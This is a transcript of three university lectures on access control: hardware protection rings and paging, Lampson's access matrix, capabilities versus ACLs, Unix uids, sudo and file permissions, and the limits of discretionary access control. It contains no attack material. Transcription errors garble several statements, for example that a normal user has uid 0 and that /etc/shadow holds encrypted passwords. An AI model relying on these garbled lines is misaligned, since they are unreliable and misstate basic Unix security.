At a very high level, access control defines who can access what. The who over here are the subjects and what are the objects and access is defined as various operations these subjects can perform on these objects, for example subjects can be user or process or an application, while objects can be files, programs, sockets or hardware and access would be read, write, execute or share, so for example access control can define if a user can read, write or execute a particular file, program or a socket in this system.

(Refer Slide Time: 2:09)



3

So access controls are available in a number of levels in the system, so you have access control policies which are present at the hardware, operating system, middleware like DBMS and also in various applications, so as we go upwards from the hardware towards the application, the access control mechanisms become more and more complex. So, in hardware for example a simple access control mechanism to prevent say reading or writing from one memory location would require far less amounts of overheads and far more simple compare to the access control mechanisms that are implemented in the hardware.

So as we move from the hardware to the application there are more aspects and more finer expects to be controlled, so the complexity increases the same way and also the reliability and the guarantees that can be provided by the access control is more difficult to achieve. So, essentially access control mechanisms provided in the application or middleware are more prone to loopholes and can be exploited, on the other hand finding a loophole or a problem or a vulnerability in the hardware is far more difficult, so what will be seeing in this particular lecture is some of the hardware level access control mechanisms and also the OS level access control mechanisms.

(Refer Slide Time: 3:47)

Hardware Access Control

- **Policies**

- Must protect OS from applications
- Must protect applications from others
- Must prevent one application hogging the system
(first two ensure confidentiality and integrity, the third ensures availability)

4

So we will start with the hardware access control, so the policies with which hardware access control are built are these, first the hardware should ensure that the operating system is protected from the applications, second it should have techniques and policies to ensure that one application cannot interfere with another application, third there should be policies to ensure that one application does not hog the entire system, so these two things the first and second would ensure confidentiality and the integrity.

So, for example the hardware provides mechanisms by which the applications cannot modify or view the OS executable and the OS code, on the other hand. The third mechanism which is provided by the hardware ensures availability. So, it will ensure that one application does not utilise the entire hardware all the time.

Hardware Access Control

- **Policies**
 - Must protect OS from applications
 - Must protect applications from others
 - Must prevent one application hogging the system
(first two ensure confidentiality and integrity, the third ensures availability)
- **Mechanisms**
 - Paging unit
 - Privilege rings
 - Interrupts

So in order to achieve this three objectives, so in order to achieve this three policies what is implemented in hardware or the mechanisms, so we have paging units, Privilege Rings and interrupts, so the paging unit would be able to isolate one application address space from another application thus using the paging unit we would be able to protect one application on the other, there is also the Privilege Rings, so Privilege Rings in Intel x86 there are Privilege Rings 0, 1, 2 and 3, so these rings would achieve protection of the operating system from applications.

So for example in x86 the operating system runs in ring zero and the applications run in ring three, the hardware takes care of the fact that applications in ring three cannot directly access, cannot directly read or write to any application running in ring zero, since the OS runs in ring zero, therefore it is completely isolated from the user level applications which are running in ring three.

So, the third mechanism is known as interrupts, so interrupts are used to achieve this particular policy where it can be used to prevent one application from hogging the system. So, the interrupts can be used by schedulers to obtain context switching, so when an interrupt occurs the scheduler can pick a process and prevent the existing process, thus achieving the fact that one application is not hogging the entire system.

(Refer Slide Time: 7:05)

Access Control at OS Level

Policies

- Only authenticated users should be able to use the system
- One user's files should be protected from other users
(not present in older versions of Windows)
- A Process should be protected from others
- Fair allocation of resources (CPU, disk, RAM, network) without starvation

5

Now at the OS level there are several more different types of policies, some of these policies are implemented with the help of the hardware, while some are very specific to the operating system, so some of the access control policies supported by a typical operating system are as follows, one particular policy is to ensure that only authenticated users should be able to access the system, so as we know in order to implement this we have mechanisms such as the login and password checking and only if users have a valid password and then would they be able to access the system.

(Refer Slide Time: 7:53)

Access Control at OS Level

Policies

- Only authenticated users should be able to use the system
- One user's files should be protected from other users
(not present in older versions of Windows)
- A Process should be protected from others
- Fair allocation of resources (CPU, disk, RAM, network) without starvation

Mechanisms

- User authentication
- Access Control Mechanisms for Files (and other objects)
- For process protection leverage hardware features (paging etc.)
- Scheduling, deadlock detection / prevention to prevent starvation

5

So this particular policy is achieved by user authentication, another aspect which many operating system support is to ensure that one users file should be protected from the other

users, so the prior operating systems such as MS-DOS and older versions of Windows do not support these particular features. However, in most modern operating systems we have access control mechanisms for files which would permit users to actually set privileges and various access control policies like read, write and execute to ensure who can read files, who can write or modify their files and who can execute corresponding programmes.

In addition to the file system and user or authentication type of access control mechanisms, operating systems along with the hardware also plays a role in protecting one processes memory from other processes, so essentially this is done by the page table mechanisms, while the operating system creates these page tables and configures the hardware to manage these tables, it is the hardware which actually ensures the isolation between the various pages and also ensures that the access control policies such as read, write and execute to a particular page is verified at runtime.

Another access control policy which typical OS is implemented is the fair allocation of resources such as CPU, disk, RAM and network, so that one process is not starved of a particular resource, in order to implement this particular access control policy various mechanisms such as scheduling, deadlock detection and prevention are used in order to prevent starvation of a particular process and ensure that all resources are optimally shared among the various processes in the system.

(Refer Slide Time: 10:03)

Access Control for Objects in the OS

- **Discretionary (DAC)**
 - Access based on
 - Identity of requestor
 - Access rules state what requestors are (or are not) allowed to do
 - Privileges granted or revoked by an administrator
 - Users can pass on their privileges to other users
 - The earliest form called Access Matrix Model

So we will look at one of the most common access control mechanism for the operating system, this is known as the Discretionary Access Control or DAC, in DAC access control

policies, the access is based on the identity of a requester, there are some access rules that are defined and based on the identity of the requester, these rules are verified and only if the verification passes only then will this requester which is the subject would get access to the corresponding object.

So in a typical UNIX like operating system all of this privileges of who cannot access what is typically managed by the administrator, so the administrator such as the root user of the particular Linux or UNIX system can decide what privileges can be granted or revoked, users would be able to pass on privileges from one user to another, so we will look at one of the earliest forms which is known as the Access Matrix model.

(Refer Slide Time: 11:16)

Access Matrix Model

- By Butler Lampson, 1971 (Earliest Form)
- Subjects : active elements requesting information
- Objects : passive elements storing information
 - Subjects can also be objects

The diagram illustrates the Access Matrix Model. It features a matrix with subjects on the rows and objects on the columns. The subjects are Ann, Bob, and Carl. The objects are File 1, File 2, File 3, and Program 1. The matrix entries represent rights: 'own' (for Ann), 'read', 'write', and 'execute'. Handwritten annotations include arrows pointing to 'subjects' (Ann, Bob, Carl), 'rights' (the matrix cells), and 'objects' (File 1, File 2, File 3, Program 1). A note at the bottom states: "Other actions : ownership (property of objects by a subject), control (father-children relationships between processes)".

	File 1	File 2	File 3	Program 1
Ann	own	read write		execute
Bob	read		read write	
Carl		read		execute read

Other actions : ownership (property of objects by a subject),
control (father-children relationships between processes)

Butler Lampson, "Protection", 1971

7


So the Access Matrix model looks like this, so it was proposed by Butler Lampson in 1971, where he had defined subjects and objects, so essentially subjects are the active elements in the system which request to have access to specific objects, objects on the other hand are passive elements and used to store informations, so they could be like files or programs or any other thing, so for example a program can be an object and you could have access control policies to determine who can run that particular program.

At the same time a subject can be a process and you could have access control mechanisms for that particular process to determine what files that process can access, what other programs that file can execute and so on, so the entire Access Matrix model is represented as a matrix like this, on each row corresponds to a different subject for example over here we

have three subjects Ann, Bob and Carl, while the columns on the other hand represent objects.

So we have objects *file 1*, *file 2*, *file 3* and a particular program, now corresponding to each cell in the matrix is the various rights for what that subject has on that particular object, so for example over here Ann is the subject and a *file 1* is the object, Ann can read, so Ann is the owner of this *file 1* and therefore Ann can read and write to *file 1*, on the other hand Bob can only read to *file 1*, Bob is not the owner and Bob cannot write to the *file 1*.

(Refer Slide Time: 13:17)



Michael A. Harrison, Walter L. Ruzzo, Jeffrey D. Ullman, Protection in Operating Systems, 1974

8


A more formal representation of this Access Matrix is shown over here where we define the Access Matrix as a matrix A comprising of subjects and objects, further we have generic rights which are present, so this is defined by the set R comprising of various different rights, so here we show K different rights, R1 to RK and we have some primitive operations which is defined by the set O, so these operations there are six of them which would define what operations can be performed on this particular matrix.

For example you can enter a right R into a particular cell A of X, A of X OJ, for example I can enter a right to read in a particular cell such as this, similarly you can delete a right from a particular cell, create subject, create object, destroy subject and destroy object, now based on this mechanism.

(Refer Slide Time: 14:23)

A formal representation of Access Matrix Model

- Commands : conditional changes to ACM




9

We can define commands, so this command is what is used to specify the access control for that particular system, a typical command would look something like this, so you have a command alpha and unless certain rights are available only then can certain operations be performed.

(Refer Slide Time: 14:46)

Example Commands



10

So we will take a few examples of this, for example you have this create command, so this create command takes a process end file and the command is as follows, so create object file and enter own into process, file, in this way what we see is that a process can create a file which would mean that in the cell corresponding to this process and this file the ownership attribute is added on, similarly this is another example of confer right, so in order to run this

command we first check if the owner is in fact the owner of the file, this is checked by looking into the Access Matrix corresponding to owner and file and determining whether own is present in that particular cell.


If the owner is present then you have the right to add R into that friends entry, so another example is this confer right, where you can confer right R to a friend or a particular object, so in this particular example we show how someone can confer the particular right R for a file to a friend, so the first thing to do is to check whether the owner of the file is the right owner, we do this by looking at the Access Matrix and noting whether owner is present in that particular cell corresponding to owner and file and if this is true then we can add the right R into friend, file into the cell corresponding to friend, file.

This is another example of a command which is to remove a right from an ex-friend from a particular object in this case a file, so what we check over here is that only the owner can remove the right from a particular subject for a particular file, so only if the owner is the rightful owner of the file only then the this particular command will succeed, so what we see over here is based on this definition of the subject, object or the Access Matrix and the various primitive operations, one could create various different types of commands.

So these commands define the access control policies for that corresponding operating systems, this Access Matrix would be the basic building block for creating your access control policies for your operating systems, therefore we could have two operating systems using the same mechanisms based on these commands what we see is that the operating system can define how various objects can have access to the various objects resonate that system.

(Refer Slide Time: 17:42)

Implementation Aspects



11

So in practice it is not a very optimal way to implement this access matrix model, this is because quite often the number of subjects and objects are quite large and the matrix that we obtain is highly sparse and therefore a more practical implementation is by using capabilities or Access Control List, in a capability based system what we have is that we have one user and we have the capabilities of the users.

So we have a user and this user owns a list of all the different capabilities that he or she processes, so for example over here and has a list of all the capabilities and has the read and write capability for *file 1*, she has the read and write capability for *file 2* and only the execute capability for *program 1* right, on the other hand the Access Control List is exactly the opposite, here we maintain a link list for each object, so for example *file 1* can be read and written to by Ann and Ann is also the owner of this *file 1* and Bob can only read the file, he does not have any other permission for this particular file.

Capability vs ACL

- Delegation

CAP: easily achieved

For example "Ann" can create a certificate stating that she delegates to "Ted" all her activities from 4:00PM to 10:00PM

ACL: The owner of the file should add permissions to ensure delegation

- Revocation

ACL: Easily done, parse list for file, remove user / group from list

CAP: Get capability back from process

If one capability is used for multiple files, then revoke all or nothing

12

Capabilities versus Access Control List have their own advantages and disadvantages, for example if you want to delegate your rights to somebody else and a capability based model is much more easy, so let us say for example in an office environment and is going on vacation and she wants to delegate all her tasks to somebody else call Ted for some time, for example she wants to delegate all her jobs to Ted from 4 PM to 10 PM, so what she does is that she can create a certificate stating that the delegates on her jobs to Ted, the refer from 4 PM to 10 PM Ted has complete access for all of her capabilities.

So what is required is Ted having just this particular ticket which gives in right to all of Ann's files, if we want to achieve the same kind of dedication with the ACL that is the Access Control List and it is far more difficult, the reason being doing this case Ann has to pass through every object that is present the system and just for a period of 4PM to 10 PM she has to add permissions for Ted to ensure delegation.

So, this is far more difficult and just creating a certificate which gives Ted a permission to assess all of Ann's files from a particular period to a particular period, another widely used functionality is that of revocation, in revocation Access Control List are much more efficient than the capability base model, in during revocation it is easily done in ACL because all that is required is to parse the ACL list for a particular object and remove the user or the subject of that particular list.

However if you want to actually do this using the capability base model, this could get a little bit tricky specially if you have one capability that is use to service multiple files and what we

want is for that particular subject to access all the files except one, so this is very difficult to do with the capability base model.

So in this lecture we had actually looked at access control policies, we had seen how access control policies can be, are implemented in the hardware and a very primitive form of Discretionary Access Control which is implemented in many of the operating systems, in the next lecture we will look at how this access control policies are implemented in Unix or LINUX types systems and we would also looked at what is the major drawback of having Discretionary Access Control policy mechanisms and we will actually see this could be made better why something known as a Flow Control policies. Thank you.

Information Security 5 Secure System Engineering
Professor Chester Rebeiro
Indian Institute of Technology Madras
Access Control in linux
Mod05_Lec29

Hello and welcome to this lecture in the course for Secure System Engineering, in the previous lecture we had a brief introduction to access control and we looked at the discretionary access control policies and how it can be implemented using capabilities, access control list and the earliest form which was the access control matrix, so in this lecture we will be looking at Unix security mechanisms which essentially is discretionary access control technique to achieve access control in the Unix operating system.

(Refer Slide Time: 0:53)

Unix Security Mechanism

- **Subject:**
 - Users and groups
 - special subject for the 'root' of the system
 - processes that a user creates will have all your rights
- **Objects:** files, directories, sockets, process, process memory, file descriptors. The root owns a set of objects
- A typical DAC configuration.
 - Default rights given to users
 - Users can transfer rights

14

So in Unix operating system you have subjects and objects, subjects are defined as users and groups and of course we have this special subject which is the superuser or the root of the system, processes that a user creates are also subjects and essentially they inherit all the permissions and privileges that particular user has.

So, object on the other hand can vary from files, directories, sockets, processes, process memory, file descriptors and so on, each flavour of Unix defines a certain set of access rights that the subject has on the particular objects. So, there will be subtle variations between one Unix flavour with respect to another.

Unix Login Process

- Login process
 - Started at boot time (runs as 'root')
 - Takes username and password
 - Applies crypt() to password with stored salt
 - Compares to value in /etc/shadow for that user
- Starts process for user
 - Executes file specified as login in /etc/passwd
 - Identity (uid, gid, groups) is set by login

15

So, let us start with the Unix login process, the login process for system is started at boot time and it runs with superuser privileges, so it request for a username and password, so when the user enters the password a cryptographic algorithm is used on the password with the stored salt and the result is something known as the hash of the password. Now all users and their corresponding hashed passwords are stored in a file called */etc/shadow*, so what happens is that for the password that is actually entered, and hash computed this is compared with the corresponding user entry in the */etc/shadow*.

Login is permitted only if there is a match between this entry with in the stored file with the corresponding hashed password which the user enters, so once the login process successfully completes, what would happen is that another file is accessed, so this file is the */etc/password* file which is present in the LINUX systems in particular and it contains various information about user, for example that is something known as the *uid*, *gid* and groups.

So *uid* is the user identifier it is a number and it is used to uniquely identify that particular user group. *gid* which is a group identifier which identifies the group in which the user wants to and it also along with other things the */etc/password* also has entries corresponding to the home directory of that particular user and so on.

(Refer Slide Time: 3:45)

User IDs

- Each user represented by a user ID and group ID
- UID = 0 is root permissions
- setuid(user ID) → set the user id of a process. Can be executed only by processes with UID = 0
 - Allows a program to execute with the privileges of the owner of the file.
- setgid(group ID) → set the group id of a process

16

Will look at the user identifiers or uids, each user is given a unique user identifier and a group identifier, a *uid* of 0 is considered as the roots user id, now there is a system call known as the *setuid* which is passed as a user identifier is essentially what the system call would do is to set the user id of a particular process, so therefore when this process executes it will execute with the specified user id.

(Refer Slide Time: 4:24)

Unix Login Process

- Login process
 - Started at boot time (runs as 'root')
 - Takes username and password
 - Applies crypt() to password with stored salt
 - Compares to value in /etc/shadow for that user
- Starts process for user
 - Executes file specified as login in /etc/passwd
 - Identity (uid, gid, groups) is set by login

login
password
+ compare (password)
fork()
{ child process }
setuid (uid)
exec (bash shell)
}

15

Now if we go back to this what you see is that the login process executes as root and was the password is verified it will then create a shell for that particular user, so essentially this shell is created something as follows, so you would have let us say the login process and within

this login process you obtain the password and compare the password with the stored hash and if this is true, then we fork a process, the child process.

What we do is that we would *setuid* corresponding to the users identifier and then execute the bash shell, so what we see over here is that even though the login process executes with superuser privileges when it actually compare this and successfully authenticates the user, it forks a process, changes the *uid* corresponding to that particular user and then executes the shell,

(Refer Slide Time: 6:17)

User IDs

- Each user represented by a user ID and group ID
- UID = 0 is root permissions
- *setuid(user ID)* → set the user id of a process. Can be executed only by processes with UID = 0
 - Allows a program to execute with the privileges of the owner of the file.
- *setgid(group iD)* → set the group id of a process

000000 16

So therefore when the shell executes, it executes with the *uid* of that particular user, now every program that gets executed by that particular user would automatically inherit the user id from the parent process, the for all the processes that the user actually executes would have a *uid* corresponding to that particular user, in a very similar way each user of that system is also associated with a particular group and therefore associated with a group identifier.

So similar to the *setuid* we also have a *setgid*, given a group identifier which sets the group id that particular process, now every time we fork and create a new process, which I will process would in the group id in a very similar way as it inherits the *uid* of its parent process.

(Refer Slide Time: 7:12)

sudo / su

- used to elevate privileges
 - If permitted, switches uid of a process to 0 temporarily
 - Remove variables that control dynamic linking
 - Ensure that timestamp directories (/var/lib/sudo) are only writeable by root

```
chester@optiplex:~$ id  
uid=1000(chester) gid=1000(chester) groups=1000(chester),4(adm),24(cdrom),27(sud  
o),30(dip),46(plugdev),108(lpadmin),124(sambashare)  
chester@optiplex:~$ chester@optiplex:~$ sudo id  
[sudo] password for chester:  
uid=0(root) gid=0(root) groups=0(root)
```

17

Two other important functions in this perspective are the *sudo* and *su*, the *sudo* and *su*, lets a particular user eliminate the privileges of a particular process, so on a completing a *sudo* successfully the process would then run with *uid* of 0 which would imply that it runs with all the privileges of a root user, so which is to you an example, if you run *id* over here, it tells me all the ids for that particular user.

So for example *id* over here tells me that the *uid* is 1000, my *gid* is 1000 and so on, now when I do *sudo id* what I obtained is that the *uid* is 0, the *gid* is 0 and so on, so what essentially is obtained over here is that a normal user who has a *uid* of 0 is getting privileges to run the *id* command with a privilege of a root user.

(Refer Slide Time: 8:16)

Points to Ponder

passwd is a command by which a user can change his/her password. Thus runs with user's uid

All passwords are stored in encrypted form in /etc/shadow and thus is owned by the root.

Thus *passwd* will modify the shadow file

How can a user process modify a file owned by the root



18

So this is something for you to think about, password is a command that is run by a user to change his or her password, since this is a password link to a particular user, it should be run by a user and therefore the *sudo* permission should not be given for that particular user, in other words the password command is executed by a user with his normal *uid* and does not require to escalate privileges for that particular password.

Another point is that all passwords are stored in the encrypted form in the file */etc/shadow*, now this file comprises of all passwords of all users and therefore should not be accessed by any ordinary user, thus in the Linux system this */etc/shadow* is only owned by the root user, now to modify a password using the password command, it would require to write to this */etc/shadow* file corresponding to the entry for that user, question to think about over here is that how can a password program which runs as the normal user program modify a file */etc/shadow* which is owned by the root.

(Refer Slide Time: 9:42)

File Operations in Unix

Operations for a file

- Create
- Read
- Write
- Execute (does this imply read?)
- Ownership (chown)
- Change permissions
- Change group (chgrp)

Operations for a directory

- Create
- Unlink / link
- Rename a file
- lookup

Permissions for files and directories

In inode :
uid, gid

	R	W	X
Owner	1	1	0
Group	1	0	0
Other	1	0	0

Change permissions by owner (same uid as the file)

For directories almost similar: linking / unlinking write permissions
X permission on a directory implies look up. You can look up a name but not read the contents of the directory

Additionally bits are present to specify type of file (like directory, symbolic link, etc.)

19

Now we will look at the various objects in the Unix and Linux system and we will see about how the various access control policies for the various objects are managed in a typical Unix system, so for example a file rights, the various operations on a file are of course the creation, read, write, execute, we also have other operations which relate to ownership, change of permissions and change group, so one could change the ownership of a particular file by the chown command, we can similarly change the permissions for a file with a *chmod* command and change group of a file with *chgrp* command.

Similar kind of operations are specified for directories as well, one could create link or unlink directories, rename a file within a directory or look up a particular directory, so in order to manage this in the Unix system there is a small table which is maintained, where we have the permissions read, write and execute and we also have three different varieties in order to achieve the access control for these various files, we have a small table which is maintained by the Unix system.

Where we have the read, write, execute operations that are permitted on three different types of users of that particular object, one is the owner of the object, second is the group which the owner belongs to and the third or are all the other users, so for each of these cases we can specify whether the file can be read, written to or executed.

So this can be specified for each file in the system as well as each directory as well, while it makes sense to actually have a read and write a directory execute permission or X permission on the directory has a different meaning, so it essentially means that one could lookup a particular directory, so essentially you cannot list the contents of the directory or read the contents of the directory but essentially you could lookup the name of that directory, in addition to these read, write, execute bits what is specified is other aspects such as symbolic links, directory files, sticky bits and so on.

(Refer Slide Time: 12:22)

File Descriptors

- Represents an open file
- Two ways of obtaining a file descriptor
 - Open a file
 - Get it from another process
 - for example a parent process
 - Through shared memory or sockets
- Security rests in obtaining a file descriptor
 - If you have a file descriptor, no more explicit checks

20

Will now look at file descriptors, once you open a file using the open system call in which is specify a file path along with permissions that you want to read or write or append to that particular file and what you obtain is a file descriptor, so note that the entire security rest in

just obtaining the file descriptor, so for example once your open system call has successfully created or open that file and you have obtained the file descriptor for that particular file after that there are no special test that are done on that file.

You can read and write to that file without any access control test which are done, so based on this there are two ways in which you can obtain a file descriptor, one is through using the open system call during which access control permissions are checked by the operating system before giving you a successful file descriptor, a second way to obtain a file descriptor is from another process or from shared memory, for example when a process spawns a child process than a child process would inherit all the file descriptors.

Thus a file descriptor obtained by the child process does not have to come from an *open* system call in its process but rather it is actually inheriting the file descriptor from the parent process, another way to obtain a file descriptor is through shared memory or sockets, so this would mean that a process could send a file descriptor to another process through a shared memory and therefore that second process can then read or write to the file without anymore explicit checks done by the operating system.

So in this way what can be achieved is that I could create a particular file which is accessible only by root users but then I could open this particular file and send that file descriptor to a normal user who is not a root, now this normal user can then execute and read and write to this particular file, so thus what is achieved is that a normal user can read or write to a file which is owned by a root.

(Refer Slide Time: 14:58)

Processes

- Operations
 - Create
 - kill
 - Debug (ptrace system call that allows one process to observe the control of the other)
- Permissions
 - Child process gets the same uid and gid as the parent
 - ptrace can debug other processes with the same uid

So let us look at processes, a process is both a subject and object in the UNIX nomenclature, so the operations that can be permitted on a process is to create a process, killer process or debug a process, so a debug is typically done with a ptrace system call that allows one process to observe and control the other process, your typical debuggers such as the GDB or all the different variants of GDB would typically use the ptrace system call in order to set a breakpoints, watch, look at the various memory locations, read the register contents and so on for the child process.

With respect to the permissions when a process gets created the child process gets the same *uid* and *gid* as the parent, essentially the child process inherits all the parents *uid* and *gid* as well, similarly when you are using ptrace, ptrace can debug other processes with the same uid, thus if I use GDB for example which internally uses the system call ptrace, GDB can only debug processes which have the same uid, therefore I will not be able to debug other users process, so I will only be able to debug a process which is created with my same uid, this of course does not hold true for root, the root has access to all processes and therefore can run GDB on every process present in the system.

(Refer Slide Time: 16:47)

Network Permissions in Unix

- Operations
 - Connect
 - Listening
 - Send/Receive data
- Permissions
 - Not related to UIDs. Any one can connect to a machine
 - Any process can listen to ports > 1024
 - If you have a descriptor for a socket, then you can send/receive data without further permissions

22

So let us look at the network permissions in a Unix system, the operations permitted on a network socket is to connect, listen, send and receive data, now with respect to permissions related to network sockets is like a unlike files or any other devices, network sockets are not related to uids, so this means anyone can actually connect to a machine, a particular person does not have to have a valid user account on that machine in order to connect to do particular machine.

So this is important with respect to say Webservers, now when we host a web server on a particular machine, any user could actually connect to do particular machine and view the pages on that particular web server, that user does not require to have a valid login on that particular web server, further any process can listen to ports which are greater than 1024, for network ports which are less than 1024, it requires superuser privileges because these ports have linked a special system processes.

While for processes which are greater than 1024, any process within the system could actually open and listen to that port, so once you have opened a socket successfully are no further checks which are done and therefore you can send and receive data through that socket without any further checks or any further permissions, thus we see they are compared to files and other objects in the Unix system, network sockets are treated in a very different way.

(Refer Slide Time: 18:30)

Problems with the Unix Access Control

- **Root can do anything (has complete access)**
 - Can delete / modify files
(FreeBSD, OSX, prevent this by having flags called append-only, undeletable, system → preventing even the root to delete)
 - Problem comes when (a) the system administrator is untrustable
(b) if root login is compromised
- **Permissions based on uid are coarse-grained**
 - a user cannot easily defend himself against allegations
 - Cannot obtain more intricate access control such as
“X user can run program Y to write to file Z”
 - Only one user and one group can be specified for a file.

23

While the Unix access control mechanisms are quite easy to understand, quite easy to implement and permits are lots of flexibility in the way, things are done, there are still a lot of problems in the Unix access control mechanisms when it comes to security, one of the main problems is that the root can do almost anything, so it can read and modify or create files, it can read any or it can delete or modify files, it can read or execute any files, independent of the owner of those particular files.

Now the problem with this is that if the system administrator is an trusted then it means that the entire systems secret data can be leaked, further if the root itself gets compromised for

example if there is a buffer overflow vulnerability in one of the root programs, then that program gets compromised and then the malware gets root access to the system and thus compromises the entire system because the malware can read and write to all files in the system.

Another problem with Unix access control mechanisms is that it is highly coarse-grained, so for example more intricate access control mechanisms such as X user can run programs Y to write to files Z is not very easily specified in this Unix access control mechanisms. Further user cannot easily defend himself against allegations, so let us say for example that a normal user working in an organisation and he happens to run a particular program which has a malware.

Now a malware deletes all the files of that particular organisation from that system, including all the sensitive files, now we cannot actually blame the user for that particular incident because it is not the users fault, the deletion of the files was done by the malware and therefore defending against such allegations becomes difficult, another problem with the Unix space access control mechanisms is that only one user and one group can be specified for a particular file, often we would require more flexibility where we want two users to own a particular file and this is not always possible with the Unix file systems.

So therefore there are multiple issues with standard Unix access control policies and there are several variants of Unix systems which have actually migrated to more stringent measures, so as we see in this lecture there are various problems with the Unix access control mechanisms and therefore many Unix flavours has actually migrated to a much better access control policies using something known as information flow policies, so in the next lecture we look at more details about information flow policies. Thank you.


Information Security 5 Secure System Engineering
Professor Chester Rebeiro
Indian Institute of Technology Madras
Mandatory Access Control
Mod05_Lec30

Hello and welcome to this lecture in the course for secure system engineering, in the previous lecture we have been looking at access control mechanisms in particular we have been looking at discretionary access control and we also looked at the mechanisms in Unix Linux systems where discretionary access control mechanisms are implemented, now there are certain drawbacks of discretionary access control mechanisms, in this lecture we will look at the drawback of discretionary access control and then look at a stronger access control mechanism which is based on information flow, so we start this lecture the drawbacks of discretionary access control.

(Refer Slide Time: 1:04)

Drawback of Discretionary Policies

- It is not concerned with information flow
 - Anyone with access can propagate information
- Information flow policies
 - Restrict how information flows between subjects and objects



So essentially let us say that we have three subjects A, B and C and A is the owner of a file and he gives the access to B to read the file, from the previous lecture we know how this is made possible with something as rudimentary as the access control matrix, essentially in the access control matrix the cell corresponding to this object the file and the subject would have the ownership present in it, now since the subject is the owner of that file, he can grant access to another subject B to read the file and this is done by entering the read attribute in the cell corresponding to the subject B and this specific file.

So what discretionary access control would permit is that B can only read to the file, it cannot write or execute or do any other operation on this particular file, further assuming that this subject B is the only non-owner who has access to this particular file, it would mean that no one else in that particular system would be able to read the file, so what discretionary access control does not check is that this subject B could make a copy of the file and create a totally new file and this file can be then pass on to other subjects.

Thus what we see is that the file which was created by subject A and meant to be read only by subject B the information in that file also passes to other subjects like C who was not supposed to have actually got the information from that file, so essentially the main drawback of discretionary access policies is that it is not concerned with information flow, it cannot do checks to prevent subject B from copying the contents of this particular file to another subject, in this particular lecture we look at the stronger form of access control based on information flow policies, with these policies it will prevent subject B from passing on the information to any other subject.

(Refer Slide Time: 3:43)

Trojan Horses

- Discretionary policies only authenticate a user
- Once authenticated, the user can do anything
- Subjected to Trojan Horse attacks
 - A Trojan horse can inherit all the user's privileges
 - Why?
 - A trojan horse process started by a user sends requests to OS on the user's behalf


26

Another problem with discretionary access policies is the issue with Trojan horses, essentially when a subject B you can assume that subject B is a process running in a system, so when the subject B is affected by a Trojan horse, the Trojan would get to inherit all the subjects privileges.

(Refer Slide Time: 4:09)

Information Flow Policies

- Every object in the system assigned to a security class (SC)



- Information flow triple :

$\langle SC, \rightarrow, \oplus \rangle$

→ is the can flow relation

- $B \rightarrow A$: Information from B can flow to A

- $C \rightarrow B \rightarrow A$: Information flow

- $C \leq B \leq A$: Dominance relation

\oplus is the join relation

- defines how to label information obtained by combining information from two classes

- $\oplus : SC \times SC \rightarrow SC$.

